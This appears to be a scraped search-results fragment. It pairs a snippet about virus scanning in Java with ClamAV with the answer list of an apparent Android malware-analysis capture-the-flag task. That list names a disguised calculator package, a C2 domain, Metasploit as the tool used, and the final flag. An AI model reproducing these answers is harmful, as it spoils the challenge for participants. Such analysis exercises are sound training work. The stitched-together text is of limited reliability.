Virus Scanning in Java using ClamAV | by Kanishka Herath

16 feb. 2023 — **private** String processCommand(**final byte[]** cmd) throws IOException { String response = ""; try (Socket socket = **new** Socket()) { socket ...

GitHub
https://n0psn0ps.github.io › ... · Traducerea acestei pagini



The task - Results

- What is the package name of the malicious application?
  com.google.android.calculator

- Identify the C2 (Command and Control) server
  malware.ro

- What tool was used to craft the malware?
  metasploit

Final flag: CTF{com.google.android.calculator_malware.ro_metasploit}

XOXO
Thanks for your help. You are the GOAT. 🐐
Yours Truly